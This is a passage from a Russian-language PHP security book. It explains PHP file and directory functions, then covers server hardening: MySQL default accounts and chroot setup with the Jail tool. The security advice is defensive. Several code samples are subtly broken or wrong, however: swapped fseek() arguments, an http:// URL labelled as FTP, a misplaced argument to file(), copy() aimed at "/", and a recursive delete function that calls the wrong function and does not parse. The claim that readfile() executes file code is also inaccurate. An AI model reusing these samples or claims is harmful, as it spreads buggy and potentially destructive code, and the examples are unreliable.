Информация из файлов cookie должна упрощать авторизацию, но не заменять ее, поэтому храните там только имена пользователей. Пароли и любую другую информацию, идентифицирующую пользователя, необходимо хранить отдельно, а лучше заставлять пользователей вводить ее при каждом входе.

2.14. Файлы

Работа с файлами — наиболее интересная тема с точки зрения безопасности. Именно из-за неправильного обращения к файловой системе было взломано большое количество сайтов. Любое обращение к системе опасно, а к файловой системе — вдвойне. В *разделе 3.4.1* мы рассмотрим пример ошибки, который я нашел во время написания этой книги, и вы увидите, как хакеры могли бы взломать достаточно авторитетный сайт.

Файлы очень удобны для хранения простых данных, таких как настройки сайта или небольшие блоки данных, которые должны выводиться на странице. Если данных много, то в этом случае для хранения лучше подходят базы данных.

Из PHP-сценариев вы можете работать с любым файлом сервера, на который установлено соответствующее право доступа. С другой стороны, доступ должен быть разрешен только к тем файлам, которые необходимы.

Права доступа определяются правами Web-сервера, так как обращение к файловой системе происходит именно от имени Web-сервера. Если сервер работает с правами root, то из сценария можно будет обратиться абсолютно к любому файлу, в том числе и к конфигурационному, что нехорошо. Вы должны знать, как правильно настроить свой Web-сервер. О настройке самого популярного сервера Apache на платформе Linux вы можете прочитать в книге "Linux глазами хакера" [1].

Работа с файлами происходит в три этапа.

1. Открытие файла.
2. Чтение или модификация данных.
3. Закрытие файла.

Давайте рассмотрим функции PHP, которые позволят нам реализовать все эти три этапа. Только рассматривать функции будем немного в другом порядке — открытие, закрытие и чтение/изменение.

2.14.1. Открытие файла

Файл открывается с помощью функции `fopen()`, которая в общем виде выглядит следующим образом:

```
int fopen(string filename, string mode [, int use_include_path])
```

У функции три параметра, первые два из них являются обязательными. Рассмотрим эти параметры:

- `filename` — имя файла, если он находится в текущем каталоге, или полный путь.
- `mode` — режим открытия файла. Здесь можно передавать следующие значения:
  - `r` — открыть файл только для чтения;
  - `r+` — открыть файл для чтения и записи;
  - `w` — открыть файл только для записи. Если он существует, то текущее содержимое файла уничтожается. Текущая позиция устанавливается в начало;
  - `w+` — открыть файл для чтения и для записи. Если он существует, то текущее содержимое файла уничтожается. Текущая позиция устанавливается в начало;
  - `a` — открыть файл для записи. Текущая позиция устанавливается в конец файла;
  - `a+` — открыть файл для чтения и записи. Текущая позиция устанавливается в конец файла;
  - `b` — обрабатывать бинарный файл. Этот флаг необходим при работе с бинарными файлами в ОС Windows.
- `use_include_path` — искать файл в каталогах, указанных в директиве `include_path` конфигурационного файла php.ini.

Если открываемый файл не существует, то он будет создан. Если файл не существует, то убедитесь в наличии у Web-сервера прав на запись в каталог, где будет создаваться файл, иначе файл создать будет нельзя, и сервер возвратит ошибку.

Функция возвращает дескриптор открытого файла или `false`, если попытка открытия прошла неудачно. Вы должны внимательно обрабатывать все ошибки ввода/вывода. Если файл не удалось открыть, то необходимо прервать работу сценария.

```
if($f=fopen("testfile.txt", "w+"))
  { print("Файл открыт ($f)"); }
 else
  { die("Ошибка открытия файла"); }
```

Открывать можно не только локальные файлы сервера, но и файлы, расположенные на других серверах, только для этого должен использоваться протокол HTTP или FTP. Например, следующая строчка открывает файл по протоколу HTTP:

```
$f=fopen("http://www.you_domain/testfile.txt", "r")
```

А теперь посмотрим на работу с файлом по протоколу FTP:

```
$f=fopen("http://ftp.you_domain/testfile.txt", "r")
```

Как видите, ничего страшного тут нет. Все максимально просто, и не требуется знания сетевых протоколов. Все происходит так же, как и с файлами локальной файловой системы, только вместо пути указывается URL.

2.14.2. Закрытие файла

Во время открытия файла ОС выделяет ресурсы для хранения данных, необходимых для работы. Если не освобождать такие ресурсы, то производительность сервера со временем может пойти на убыль, поэтому нужно всегда их освобождать, а в данном случае — закрыть файл. Для этого существует функция `fclose()`, которая в общем виде выглядит следующим образом:

```
int fclose (int f)
```

Функции передается дескриптор закрываемого файла. Если все прошло удачно, то функция возвращает `true`, иначе `false`. Следующий пример показывает, как открыть и закрыть файл:

```
if(!($f=fopen("testfile.txt", "w+")))
  {  print("Ошибка открытия файла");  }

// Здесь можно читать или изменять данные

fclose($f);
```

2.14.3. Чтение данных

Для чтения данных из файла можно использовать несколько функций: `fread()`, `fgetc()`, `fgets()`, `fgetss()`. Каждая из этих функций удобна для определенного случая. Рассмотрим их по очереди на примерах.

Наиболее часто используемой программистами функцией является `fread()`, которая выглядит следующим образом:

```
string fread(int f, int length)
```

У этой функции два параметра:

- дескриптор файла, из которого нужно производить чтение;
- количество необходимых символов.

В качестве результата функция возвращает строку прочитанных данных. При этом после выполнения функции текущая позиция в файле смещается в конец прочитанных данных, и при следующем вызове функции `fread()` будут читаться следующие данные.

Рассмотрим пример:

```
if(!($f=fopen("/var/www/html/1/testfile.txt", "r")))
  {   die("File open error");  }

// Чтение первых семи символов
$s = fread($f, 7);
print("<P>Line 1: $s");

// Чтение оставшихся 11 символов
$s = fread($f, 11);
print("<P>Line 2: $s");

fclose($f);
```

Допустим, что у нас есть файл testfile.txt, в котором находится строка "This is a test". В первой строчке кода мы открываем этот файл, при этом текущая позиция устанавливается в начало файла. Читаем первые 7 символов с помощью функции `fread()` и выводим их на экран. Теперь текущая позиция в файле указывает на 8-й символ, и чтение начнется с него.

Переходим к функции `fgets()`. Она очень похожа на `fread()`:

```
string fgets(int f, int length)
```

Так в чем же разница? Функция `fread()` читает данные, не обращая внимания на переводы строк. Допустим, что у вас файл содержит две строки:

```
This is a test
Test file
```

Теперь попробуйте открыть этот файл и прочитать 40 символов. Этого достаточно, чтобы прочитать обе строки, и они будут возвращены одной строкой. А теперь посмотрим на следующий код:

```
// Чтение первой строки
$s = fgets($f, 40);
print("<P>Line 1: $s");

// Чтение второй строки
$s = fgets($f, 40);
print("<P>Line 2: $s");
```

Здесь для чтения используется функция `fgets()`. Она читает из файла указанное количество символов, но прерывает чтение, когда встретит символ перевода строки. Таким образом, несмотря на то, что мы читаем по 40 символов (достаточно для обеих строк), каждый вызов функции `fgets()` будет возвращать только одну строку.

Итак, функция `fread()` удобна, когда нужно читать файл, не обращая внимания на строки, а `fgets()` для чтения файла построчно.

Функция `fgetss()` идентична `fgets()`, но при чтении удаляет из прочитанных данных все HTML- и PHP-теги. В общем виде функция выглядит следующим образом:

```
string fgetss(int f, int length [, string allowable])
```

Первые два параметра нам уже известны, а последний является новым. Это строка, содержащая список разрешенных тегов через запятую. Это уже намного лучше, ведь вы можете разрешить чтение из файла только безопасных тегов, например, тегов форматирования: `<B>`, `<I>`, `<U>` и т. д.

Не помешало бы иметь возможность быстро увидеть строки файла в виде массива. Можно прочитать все строки в массиве с помощью `fgets()`, но есть способ лучше — функция `file()`, которая выглядит следующим образом:

```
array file(string filename [, int use_include_path])
```

Простота этого метода заключается в том, что не нужно открывать файл, использовать цикл для чтения, закрывать файл. Просто указываем имя нужного файла и получаем массив его содержимого.

Все хорошо, но тут есть и недостаток. Допустим, что файл занимает мегабайт дискового пространства, но нам нужно прочитать только первые 10 байт. Функция `file()` загрузит весь файл и израсходует на это много ресурсов. А если к сценарию обратятся по сети 100 пользователей? Слишком большие расходы могут привести к замедлению работы сервера и увеличению времени отклика.

Никогда не используйте функцию `file()` для больших файлов, если не собираетесь читать их целиком.

Следующий пример показывает, как можно загрузить файл в массив и отобразить его на экране:

```
if ($arr=file("/var/www/html/1/testfile.txt"), "r+")
  {
   for ($i=0; $i<count($arr); $i++)
     {
       printf("<BR>%s", $arr[$i]);
     }
  }
```

Следующая функция, которую мы будем рассматривать, — `fgetc()`. Она возвращает один символ из файла, поэтому в качестве параметра достаточно указать только дескриптор файла, из которого нужно читать. В качестве результата функция вернет нам один символ в виде строковой переменной:

```
string fgetc(int f)
```

Я думаю, что принцип работы функции `fgetc()` понятен без дополнительного примера.

Если достигнут конец файла, то все функции возвращают значение `false`. Если запрашиваемое количество символов меньше, чем осталось в файле, то функции возвращают оставшиеся символы.

Еще раз напоминаю, что при чтении и выводе данных на экран все теги в тексте файла будут выполняться. Исключением является функция `fgetss()`, которая удаляет теги. Если содержимое файла может наполняться пользователем, то обязательно удаляйте теги.

Я несколько раз видел ленты новостей, которые хранят последние новости в файле. Если посетители сайта могут самостоятельно добавлять новости, то перед сохранением новости и после загрузки не помешало бы удаление тегов.

2.14.4. Дополнительные функции чтения

Допустим, что нам необходимо просто вывести на страницу содержимое определенного файла. Для этого есть две функции: `fpassthru()` и `readfile()`. Различие между ними состоит в том, что первой передается дескриптор открытого файла и она выводит на экран все содержимое, начиная с текущей позиции. Второй передается имя файла, и она сама открывает файл, читает данные, выводит на страницу и закрывает.

Например:

```
if ($f=fopen("/var/www/html/1/testfile.txt", "r"))
  { print("File opened ($f)"); }
 else
  { die("File open error"); }

fpassthru($f);
```

Для работы с функцией `fpassthru()` необходимо, чтобы файл был открыт в режиме чтения.

Если необходимо вывести на страницу весь файл, то проще воспользоваться функцией `readfile()`:

```
readfile("/var/www/html/1/testfile.txt");
```

Будьте осторожны при использовании функций `fpassthru()` и `readfile()`. Дело в том, что они выполняют код из читаемых файлов. Например, если

вы выводите на страницу содержимое файла index.php, то HTML-теги из этого файла будут обработаны браузером. Если хакер получит доступ к подключаемому файлу, то сможет вставить в него JavaScript-код. При использовании этих функций вы не можете проверить содержимое файла на допустимость содержимого.

2.14.5. Запись данных

Для записи данных можно использовать одну из двух функций: `fwrite()` и `fputs()`. Они идентичны и отличаются только названием, поэтому будем использовать `fwrite()`:

```
int fwrite(int f, string ws [, int length])
```

У функции три параметра, первые два из которых обязательные:

- дескриптор файла, в который нужно записывать данные;
- строка, которую надо записать;
- количество записываемых данных. Если этот параметр не задан, то в файл будет записана вся строка.

Если запись произошла успешно, то функция возвращает `true`, иначе `false`.

Во время записи вы должны учитывать, что данные пишутся в текущую позицию в файле. Например:

```
if(!($f=fopen("/var/www/html/1/testfile.txt", "r+")))
  {
   die("File open error");
  }

$s = fread($f, 7);
print("<P>Line 1: $s");

fwrite($f, "writing");

fclose($f);
```

В этом примере после открытия файла мы сначала читаем 7 символов, а потом уже записываем данные. Так как после чтения позиция перемещается на 8-й символ, то запись будет происходить, начиная с 8-го символа.

2.14.6. Позиционирование в файле

Когда необходимо прочитать файл за несколько этапов, очень важно четко знать, достигнут ли конец файла. Не стоит надеяться на то, что функции чтения вернут пустое значение в конце файла, лучше воспользоваться спе-

циализированным методом. В языке PHP есть такой метод — функция `feof()`. Она возвращает `true`, если текущая позиция соответствует концу файла. Например, цикл чтения файла может выглядеть следующим образом:

```
if(!($f=fopen("/var/www/html/1/testfile.txt", "r")))
  {   die("File open error");  }

while (!feof($f))
{
 $str = fread($f, 10);
}

fclose($f);
```

В этом примере мы в цикле читаем данные по 10 символов, пока не будет достигнут конец файла.

Теперь посмотрим, как можно перемещаться по файлу. Если мы открыли файл размером в 1 Мбайт и хотим прочитать только последние 100 байт, то нет смысла перечитывать весь файл. Нужно просто установить курсор в соответствующую позицию и читать только то, что требуется. Для этого используется функция `fseek()`, которая в общем виде выглядит следующим образом:

```
int fseek(int f, int offset [, int whence])
```

Здесь у нас три параметра, два из которых являются обязательными:

- `f` — дескриптор файла;
- `offset` — количество символов, на которые нужно передвинуться. Откуда идет движение, зависит от последнего параметра функции;
- `whence` — откуда и куда нужно перемещаться. По умолчанию используется параметр `SEEK_SET`. Перечислим значения, которые можно указывать в этом параметре:
  - `SEEK_SET` — движение начинается с начала файла;
  - `SEEK_CUR` — движение идет от текущей позиции;
  - `SEEK_END` — движение идет от конца файла. Чтобы двигаться в начало, во втором параметре нужно указать отрицательное значение.

Например, если нужно прочитать последние 10 символов, то можно выполнить следующий код:

```
fseek($f, SEEK_END, -10);
$s = fread($f, 10);
```

В первой строчке кода с помощью функции `fseek()` мы перемещаемся на 10 символов от конца файла к началу. Во второй строчке мы читаем последние символы.

Чтобы определить текущую позицию, можно использовать функцию `ftell()`. Ей нужно передать только дескриптор файла, а в результате мы получаем количество символов от начала файла. Например:

```
$pos = ftell($f);
```

Чтобы быстро переместиться в начало файла, можно воспользоваться функцией `rewind()`. Ей следует передать только дескриптор файла, в котором нужно переместить текущую позицию в самое начало.

2.14.7. Свойства файлов

У файлов достаточно много свойств, и их легко определить с помощью PHP-функций, без обращения к системе напрямую.

Но прежде чем определять свойства, нужно научиться определять, существует ли вообще этот файл. Это желательно делать перед каждой попыткой открыть файл. Для определения существования файла используется функция `file_exists()`:

```
int file_exists(string filename)
```

В качестве параметра функции нужно передать имя файла, и если файл существует, то результатом будет `true`, иначе — `false`. Тогда код открытия файла лучше писать следующим образом, если файл должен существовать:

```
if(!(file_exists("/var/www/html/1/testfile.txt")))
  {   die("Файл не существует"); }


if(!($f=fopen("/var/www/html/1/testfile.txt", "r")))
  {   die("Ошибка открытия файла");  }
```

Следующая функция, которую мы будем рассматривать, позволяет определить время изменения файла или метаданных (например, прав доступа) — `filectime()`:

```
int filectime(string filename)
```

Следующий код иллюстрирует ситуацию, в которой на страницу выводится результат выполнения функции `filectime()`:

```
if ($time=filectime("testfile.txt"))
  {
   $timestr = date("l d F Y h:i:s A", $time);
   print("Last modified: $timestr");
  }
```

Таким способом удобно отобразить пользователю дату, когда вы последний раз вносили изменения в сценарий.

Результат, возвращемый функцией `filectime()`, — число, и для преобразования используется функция `date()`. У этой функции два параметра — нужный формат и время. В качестве формата используется строка, в которой можно указывать следующие символы:

- a — формат времени am или pm;
- A — формат времени AM или PM;
- d — день месяца цифрами;
- D — короткое название дня недели, состоящее из трех букв;
- F — полное текстовое название месяца;
- h — время в 12-часовом формате;
- H — время в 24-часовом формате;
- i — минуты;
- j — день месяца;
- l — полное текстовое название дня недели;
- m — месяц цифрами;
- M — короткое название месяца, состоящее из трех букв;
- s — секунды;
- U — секунды с начала века;
- Y — год;
- w — день недели цифрами (0 — воскресенье);
- y — год двумя цифрами;
- z — день года.

Функция `fileatime()` возвращает дату последнего обращения к файлу. Под обращением понимается любое чтение или изменение содержимого. Мне пока не приходилось использовать эту функцию, но, может быть, вам она пригодится:

```
int fileatime(string filename)
```

Функция `filesize()` позволяет определить размер файла:

```
int filesize(string filename)
```

Функции передается имя файла, а в результате мы получаем его размер.

Для определения типа файла используется несколько функций, но чаще всего нужно узнать, является ли путь каталогом, файлом или исполняемым файлом. Помимо этого, можно узнать, есть ли у нас права на чтение или запись в файл. Всем этим функциям передается имя файла, а результат равен `true` или `false`.

Функция `is_dir()` возвращает `true`, если указанный путь соответствует каталогу:

```
int is_dir(string filename)
```

Функция `is_executable()` возвращает `true`, если указанный путь соответствует исполняемому файлу:

```
int is_ executable (string filename)
```

Функция `is_file()` возвращает `true`, если указанный путь соответствует файлу:

```
int is_file(string filename)
```

Функция `is_readable()` возвращает `true`, если указанный файл доступен для чтения:

```
int is_readable(string filename)
```

Функция `is_writable()` возвращает `true`, если указанный файл доступен для записи:

```
int is_writable(string filename)
```

2.14.8. Управление файлами

Иногда возникает необходимость в управлении файлами, а именно в их копировании, удалении и переименовании. Некоторые программисты любят использовать для этих целей системные вызовы функций. Никогда не делайте этого. Лишнее обращение к системе — очередная дыра в безопасности. Для манипулирования файлами используйте только функции PHP. Если в этом коде вы допустите ошибку, то хакер сможет только манипулировать файлами, но не выполнять команды на сервере. Для получения прав на выполнение взломщику понадобится чуть больше стараний.

Дабы сэкономить место, рассмотрим только описания функций и простые примеры.

Для копирования файла из одного места в другое используется функция `copy()`:

```
int copy(string source, string destination)
```

Первый параметр — это файл или путь к файлу, который надо копировать. Второй параметр — новое местоположение файла. В случае удачного копирования функция возвратит `true`. Следующий пример демонстрирует, как скопировать файл testfile.txt в тот же каталог, но с новым именем:

```
if (copy("testfile.txt", "/"))
  {
   print("Complete");
  }
```

Для переименования файла используется функция `rename()`:

```
int rename(string oldname, string newname)
```

Первый параметр — имя файла, которое надо изменить. Второй параметр — новое имя файла. Функция может не только переименовывать файлы, но и перемещать их. Например, следующая строчка кода переместит файл из одного места в другое и при этом сменит его имя:

```
if (rename("/home/flenov/testfile.txt",
   "/home/flenov/templates/1.txt"))
  {
   print("Complete");
  }
```

Для удаления файла используется функция `unlink()`:

```
int unlink (string filename)
```

В качестве параметра нужно указать только имя удаляемого файла. При использовании этой функции в Unix-системах вы должны учитывать, что происходит физическое удаление только тех файлов, на которые не существует ссылок. Если на данные есть ссылка из другого каталога, например, /home/flenov/php, то удаляется только ссылка на каталог. Файл при этом остается на месте, и к нему можно получить доступ через ссылку /home/flenov/php.

Для корректного выполнения команд манипуляции файлами у вас должны быть установлены соответствующие права доступа к файлам и каталогам. Например, при копировании файла из одного каталога в другой у вас должны быть права на чтение копируемого файла и на запись в каталог, куда происходит копирование.

Необходимо проверять каждый параметр, который передается функциям. Особенно в тех случаях, когда на параметры может повлиять посетитель сайта. Если взломщик может указать любое имя для удаляемого файла, то он может просто выполнить команду на удаление важных конфигурационных файлов и вывести сервер из строя.

2.14.9. Управление каталогами

При работе с каталогами очень важно знать смысл понятия текущего каталога. Один из каталогов файловой системы является для сценария текущим. По умолчанию таким каталогом является тот, где хранится файл сценария. Имена файлов текущего каталога можно указывать без полного пути.

С помощью функции `getcwd()` можно узнать, какой каталог является текущим:

```
string getcwd()
```

Для смены текущего каталога используется функция `chdir()`:

```
int chdir(string dir)
```

В качестве текущего эта функция устанавливает каталог, указанный в параметре.

Для создания каталога используется функция `mkdir()`:

```
int mkdir(string dirname, int mode)
```

Функция позволяет создавать каталог с указанным в качестве первого параметра именем. Второй параметр определяет режим доступа в Unix-системах. В Windows этот параметр игнорируется. Чтобы познакомиться с режимами доступа, рекомендую прочитать книгу "Linux глазами хакера" [1].

Рассмотрим пример, в котором создается каталог /var/www/html/2. Права доступа устанавливаются в значение 0700. При этом всеми правами на каталог будет обладать только владелец. Остальным он будет недоступен.

```
mkdir("/var/www/html/2", 0700);
```

Для создания каталога у вас должны быть права на запись в родительский каталог. В данном случае это /var/www/html.

Функция `rmdir()` позволяет удалить указанный в качестве единственного параметра каталог. В общем виде она выглядит следующим образом:

```
int rmdir(string dirname)
```

Удаляется только пустой каталог. Если в нем есть хотя бы один файл, то удаление станет невозможным.

2.14.10. Чтение каталогов

Для чтения содержимого каталога используются три функции:

- `opendir()` — открыть каталог;
- `readdir()` — прочитать каталог;
- `closedir()` — закрыть каталог.

Чтение содержимого каталога чем-то напоминает работу с файлом. Когда мы открываем каталог, то получаем дескриптор, через который и происходит чтение. При этом у вас должны быть права на чтение каталога, иначе операция будет недопустимой.

Давайте рассмотрим всю эту технологию более подробно. Начнем с открытия каталога, т. е. с функции `opendir()`:

```
int opendir(string dir)
```

В качестве параметра функции `opendir()` передается путь к каталогу, который нужно прочитать. В качестве результата нам возвращается дескриптор открытого каталога.

Для чтения содержимого каталога используется функция `readdir()`, которая возвращает очередное имя файла:

```
string readdir(int handle)
```

Если прочитаны уже все файлы, то функция возвращает `false`.

Для закрытия каталога используется функция `closedir()`, которой нужно передать дескриптор открытого каталога.

Теперь напишем пример, который будет перебирать каталоги и выводить их содержимое на экран. Чтобы код был более интересным, сделаем его максимально универсальным и на практике вспомним, что такое рекурсия (листинг 2.19).

Листинг 2.19. Пример работы с каталогами

```
function ReadDirectory($dir, $offs)
 {
  if ($d=opendir($dir))
   {
    while ($file=readdir($d))
     {
      if (($file=='.') or ($file=='..'))
        continue;

      if (is_dir($dir."/".$file))
       {
        print("<BR>$offs <B>$dir/$file</B>");
        ReadDirectory($dir."/".$file, $offs."-");
       }
      else
       print("<BR> $offs $dir/$file");
     }
   }
   closedir($d);
 }

ReadDirectory ("/var/www/html/1", $offs="");
```

В этом примере мы создали функцию `ReadDirectory()`, которая читает каталог, передаваемый в качестве параметра, и выводит его на экран. При чтении каталога мы проверяем имя файла. Если оно равно точке или двум точкам (служебное имя), то ничего не делаем. Если текущий файл является каталогом, то перечитываем и его, рекурсивно вызывая функцию `ReadDirectory()`, но с новым каталогом.

Почему мы отбрасываем файлы с именами, состоящими из одной и двух точек? Эти имена являются зарезервированными. Точка указывает на теку-

щий каталог, а две точки на родительский. При этом, если выполнить функцию `is_dir()` для файла с именем, состоящим из точки, то результатом будет `true`, то есть это каталог. Почему? Если мы находимся в каталоге /var/www/html, то /var/www/html/ указывает на текущий каталог, то есть это каталог, и функция `is_dir()` должна вернуть `true`.

Вы должны учитывать эту особенность и при необходимости отбрасывать служебные имена каталогов.

Теперь у нас достаточно знаний, чтобы написать функцию, которая позволит удалять каталоги, содержащие файлы. Мой вариант вы можете увидеть в листинге 2.20.

Листинг 2.20. Рекурсивное удаление каталога

```
function rmdir_with_files($dir, $offs)
 {
  if ($d=opendir($dir))
   {
     while ($file=readdir($d))
      {
       if (($file=='.') or ($file=='..'))
         continue;

       if (is_dir($dir."/".$file))
        {
          ReadDirectory($dir."/".$file, $offs."-");
          rmdir($dir./.$file);
        }
       else
          unlink($dir./.$file);
      }
   }
   closedir($d);
 }

rmdir_with_files ("/var/www/html/1", $offs="");
```

Будьте внимательны при использовании такой процедуры и никогда не указывайте удаляемый каталог через переменную, которую может задать пользователь. Если хакер сможет повлиять на первый параметр функции `rmdir_with_files()` и изменит путь на /, то будут удалены все файлы на сервере. Чтобы этого не произошло, я никогда не использую рекурсию при удалении.

Глава 3

Безопасность

Когда я учился в институте, то на одном из стендов в коридоре прочитал очень интересное выражение: "Любая программа содержит ошибки. Если в вашей программе их нет, то проверьте программу еще раз. Если снова ошибки не найдены, то вы плохой программист". Это не шутка, это реальность. Программисты — это люди, а людям свойственно ошибаться. Каждый день появляются все новые виды атак, и чтобы поддерживать программы в безопасном состоянии, приходится регулярно следить за методами, которые используют хакеры, и соответствующим образом корректировать исходный код.

Невозможно написать книгу и изложить в ней какие-то инструкции, следуя которым программист будет создавать абсолютно безопасные сценарии. Но это не значит, что про безопасность можно забыть, потому что любую систему все равно взломают. Я постараюсь дать рекомендации, которые позволят сделать ваш код более безопасным и понизить вероятность взлома до минимума.

Вся книга построена так, что тема безопасности ставится на первый план. Но есть определенные общие моменты, которые я вынес в отдельную главу, и их нам предстоит сейчас рассмотреть.

Мы не будем говорить о необходимости выбирать сложные пароли и хранить их в зашифрованном виде. Мне кажется, что простые пароли — это проблема начинающих пользователей. Профессионалы, которыми являются администраторы и программисты, должны уже выучить, что пароль `god` намного проще взломать, чем пароль `fEd45k%92-EDh_GdPnS82Ndg`.

3.1. Комплексная защита

Проблема защиты не ограничивается только защитой сценария. Можно написать самую безопасную программу, но при этом установить на сервер ОС с настройками по умолчанию. Всем известно, что настройки по умолчанию

далеки от идеала, и благодаря этому сервер может быть взломан даже без использования Web-сценариев.

Безопасным должен быть не только каждый участок кода, но и каждая программа, установленная на сервере, сама ОС и все используемое оборудование (в основном, это касается сетевых устройств).

Программист должен всегда работать в сотрудничестве с администраторами и специалистами по безопасности. Например, программист может решить, что для его удобства необходимо сделать определенную папку открытой для чтения и записи всем пользователям. В этой папке сценарии будут сохранять некоторые данные. Но если эта папка используется администратором для хранения важных данных или конфигурационных файлов, то сервер окажется под угрозой.

Защищать надо и сетевое оборудование. Если вы следите за бюллетенями по безопасности, то должны были встречаться с описаниями взломов, при которых хакер смог получить доступ к маршрутизатору и просмотреть все пакеты пользователей. Для конфиденциальных данных мы можем использовать шифрование и передавать данные по протоколу SSL, но его никто и никогда не использует при создании форумов или чатов. Если хакер смог перехватить пакет, в котором пользователь передает на форум данные об авторизации, то хакер сможет их прочитать и захватить учетную запись пользователя.

Итак, защищать необходимо не только сценарии, но и ОС, сервер базы данных, сетевое оборудование. Каждая составляющая требует отдельной книги по безопасности, но некоторые особенности защиты мы рассмотрим в этой главе.

Даже если вы являетесь разработчиком и не связаны с администрированием сервера своей компании или просто сайта, я настоятельно рекомендую вам познакомиться с безопасностью ОС, которая используется на вашем сервере. Для Linux-систем я рекомендую прочитать книгу "Linux глазами хакера" [1].

Давайте рассмотрим пример защиты MySQL и Apache в операционной системе Linux. Мы опустим защиту самой ОС, потому что это отдельная и очень большая тема. Итак, защита начинается с установки и предварительного конфигурирования. В случае с MySQL необходимо выполнить следующие действия:

1. Сервер базы данных устанавливается с настройками по умолчанию, при которых администраторский доступ разрешен пользователю root с пустым паролем. Это небезопасно. Необходимо, как минимум, установить сложный пароль, а лучше переименовать учетную запись root. Если вы работали с ОС Linux, то должны знать, что в этой системе администратором тоже является root. Имена администратора в ОС и в базе данных никак не связаны.

2. Необходимо заблокировать анонимный доступ к базе данных. Подключения должны производиться только для авторизованных пользователей.
3. Необходимо удалить все базы данных, созданные для тестирования и отладки. По умолчанию в большинстве серверов баз данных (в том числе и в MySQL) устанавливается тестовая база данных. В работающей системе ее не должно быть.

Доступ по умолчанию, о котором мы уже сказали, есть практически во всех базах данных. В MS SQL Server это имя sa, которое может не иметь пароля, если администратор не установил его во время инсталляции, а в MySQL это пользователь root без пароля. Чтобы изменить пароль в MySQL, выполните команду:

```
/usr/bin/mysqladmin -uroot password newpass
```

Наилучшим вариантом будет перенести работу MySQL и Apache в окружение chroot. Как работает это окружение? В системе создается каталог (в Linux для этого существует команда `chroot`), который является для программы корневым.



Рис. 3.1. Схема работы окружения chroot

Выше этого каталога программа, работающая в окружении chroot, попасть не может. Посмотрите на рис. 3.1. Здесь показана часть файловой системы Linux. Во главе всего стоит корневой каталог /. В нем находятся каталоги /bin, /usr, /var, /home и т. д. В /home расположены каталоги пользователей системы. Мы создаем здесь новый каталог, для примера назовем его chroot, и он будет являться корнем для службы. В нем будут свои каталоги /bin, /usr и т. д., и служба будет работать с ними, а все, что выше /home/chroot, окажется недоступным. Просто служба будет считать, что /home/chroot — это и есть корень файловой системы.

На рис. 3.1 рамкой обведены папки, которые будут видны службе. Именно в этом пространстве будет работать служба, и для нее это будет реальная файловая система сервера.

Если хакер проникнет в систему через защищенную службу и захочет просмотреть каталог /etc, то он увидит каталог /home/chroot/etc, но никак не системный /etc. Чтобы взломщик ничего не заподозрил, в каталоге /home/chroot/etc можно расположить все необходимые файлы, но занести в них некорректную информацию. Взломщик, запросив файл /etc/passwd через уязвимую службу, получит доступ к /home/chroot/etc/passwd, потому что служба считает его системным.

Так, например, файл /home/chroot/etc/passwd может содержать неверные пароли. На работу системы в целом это не повлияет, потому что система будет брать пароли из файла /etc/passwd, а службе реальные пароли системы не нужны, поэтому в файл /home/chroot/etc/passwd можно записать что угодно.

Встроенная в систему Linux программа `chroot`, создающая виртуальные пространства на сервере, не очень удобна. Нужно выполнить слишком много операций. Именно поэтому администраторы больше любят программу Jail. Ее вы можете найти в Интернете по адресу **http://www.jmcresearch.com/projects/jail/**. Скачайте архивный файл и поместите его в свой каталог (программу можно найти и на компакт-диске в каталоге software). Для того чтобы разархивировать этот файл, нужно выполнить следующую команду:

```
tar xzvf jail.tar.gz
```

Теперь в текущем каталоге появится подкаталог jail с исходным кодом программы. Да, именно так. Программа открыта и поставляется в исходных кодах.

Теперь нужно перейти в каталог jail/src (`cd jail/src`) и отредактировать файл Makefile (например, редактором программы MC). В самом начале файла идет множество комментариев, и их мы опустим. После этого вы сможете увидеть следующие параметры:

```
ARCH=__LINUX__
#ARCH=__FREEBSD__
#ARCH=__IRIX__
#ARCH=__SOLARIS__

DEBUG = 0
INSTALL_DIR = /tmp/jail
PERL = /usr/bin/perl
ROOTUSER = root
ROOTGROUP = root
```

Вначале задается тип ОС. По умолчанию указана Linux, а следующие три строчки для FreeBSD, Irix и Solaris закомментированы. Оставим все как есть. Что нужно изменить, так это каталог для установки (параметр INSTALL_DIR). По умолчанию в последней версии (на момент написания книги) используется каталог /tmp/jail. Не знаю, зачем это сделано, ведь каталог предназначен для временных файлов, и он должен быть доступен для чтения абсолютно всем. Раньше каталогом по умолчанию был /usr/local, и именно его я советую здесь указать. Больше ничего менять не надо.

Для выполнения следующих команд вам понадобятся права пользователя root, поэтому войдите в систему как администратор или получите нужные права, выполнив команду `su root`.

Перед компиляцией и установкой убедитесь, что у файла preinstall.sh есть права на выполнение файлов. Если их нет, выполните следующую команду:

```
chmod 755 preinstall.sh
```

Все готово к установке. Находясь в каталоге jail/src, выполните команды:

```
make
make install
```

Если все прошло успешно, то в каталоге /usr/local/bin должны появиться программы: addjailsw, addjailuser, jail и mkjailenv.

Для начала создадим каталог /home/chroot. Он станет корневым для программы, на которой мы будем испытывать систему. Для этого выполним команду:

```
mkdir /home/chroot
```

Теперь нужно подготовить окружение для нормальной работы будущей службы. Для этого выполняем команду:

```
/usr/local/bin/mkjailenv /home/chroot
```

Посмотрите, что произошло с каталогом /home/chroot. Здесь появились два каталога dev и etc. Как мы знаем, в каталоге dev должны быть файлы описания устройств. В данном случае программа не стала делать полную копию системного каталога /dev, а ограничилась созданием трех основных устройств: null, urandom и zero.

В каталоге etc можно также увидеть три файла: group, passwd и shadow. Это неполные копии системных файлов. Например, если взглянуть на файл passwd, он будет содержать только следующие строчки:

```
root:x:0:0:Flenov,Admin:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
